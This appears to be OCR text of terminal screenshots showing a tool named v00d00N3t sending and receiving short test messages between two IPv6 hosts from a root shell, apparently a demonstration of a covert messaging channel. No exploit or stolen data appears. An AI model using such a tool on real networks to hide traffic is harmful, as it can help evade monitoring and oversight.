

root@blackmagic:~
File Edit View Terminal Tabs Help
[root@blackmagic ~]# ./v00d00N3t -d 2001:470:1f00:2658:240:45ff:fe18:9aa3 -x 1234 -i eth0 -k
Your address is: 2001:618:400:3b3b:20c:29ff:fe55:62ca
Attempting to find the GW MAC..
Found GW MAC: 0:14:bf:b4:db:4
You are in console mode, type your message and press return to send.



root@blackmagic:~
File Edit View Terminal Tabs Help
[root@blackmagic ~]# ./v00d00N3t -r -i eth0 -x 4321
Your address is: 2001:618:400:3b3b:20c:29ff:fe55:62ca
Attempting to find the GW MAC..
Found GW MAC: 0:14:bf:b4:db:4
Receive Mode



root@blackmagic:~
File Edit View Terminal Tabs Help
[root@blackmagic ~]# ./v00d00N3t -d 2001:470:1f00:2658:240:45ff:fe18:9aa3 -x 1234 -i eth0 -k
Your address is: 2001:618:400:3b3b:20c:29ff:fe55:62ca
Attempting to find the GW MAC..
Found GW MAC: 0:14:bf:b4:db:4
You are in console mode, type your message and press return to send.
this is the first test
root@blackmagic:~
File Edit View Terminal Tabs Help
[root@blackmagic ~]# ./v00d00N3t -r -i eth0 -x 4321
Your address is: 2001:618:400:3b3b:20c:29ff:fe55:62ca
Attempting to find the GW MAC..
Found GW MAC: 0:14:bf:b4:db:4
Receive Mode
This is from Steve

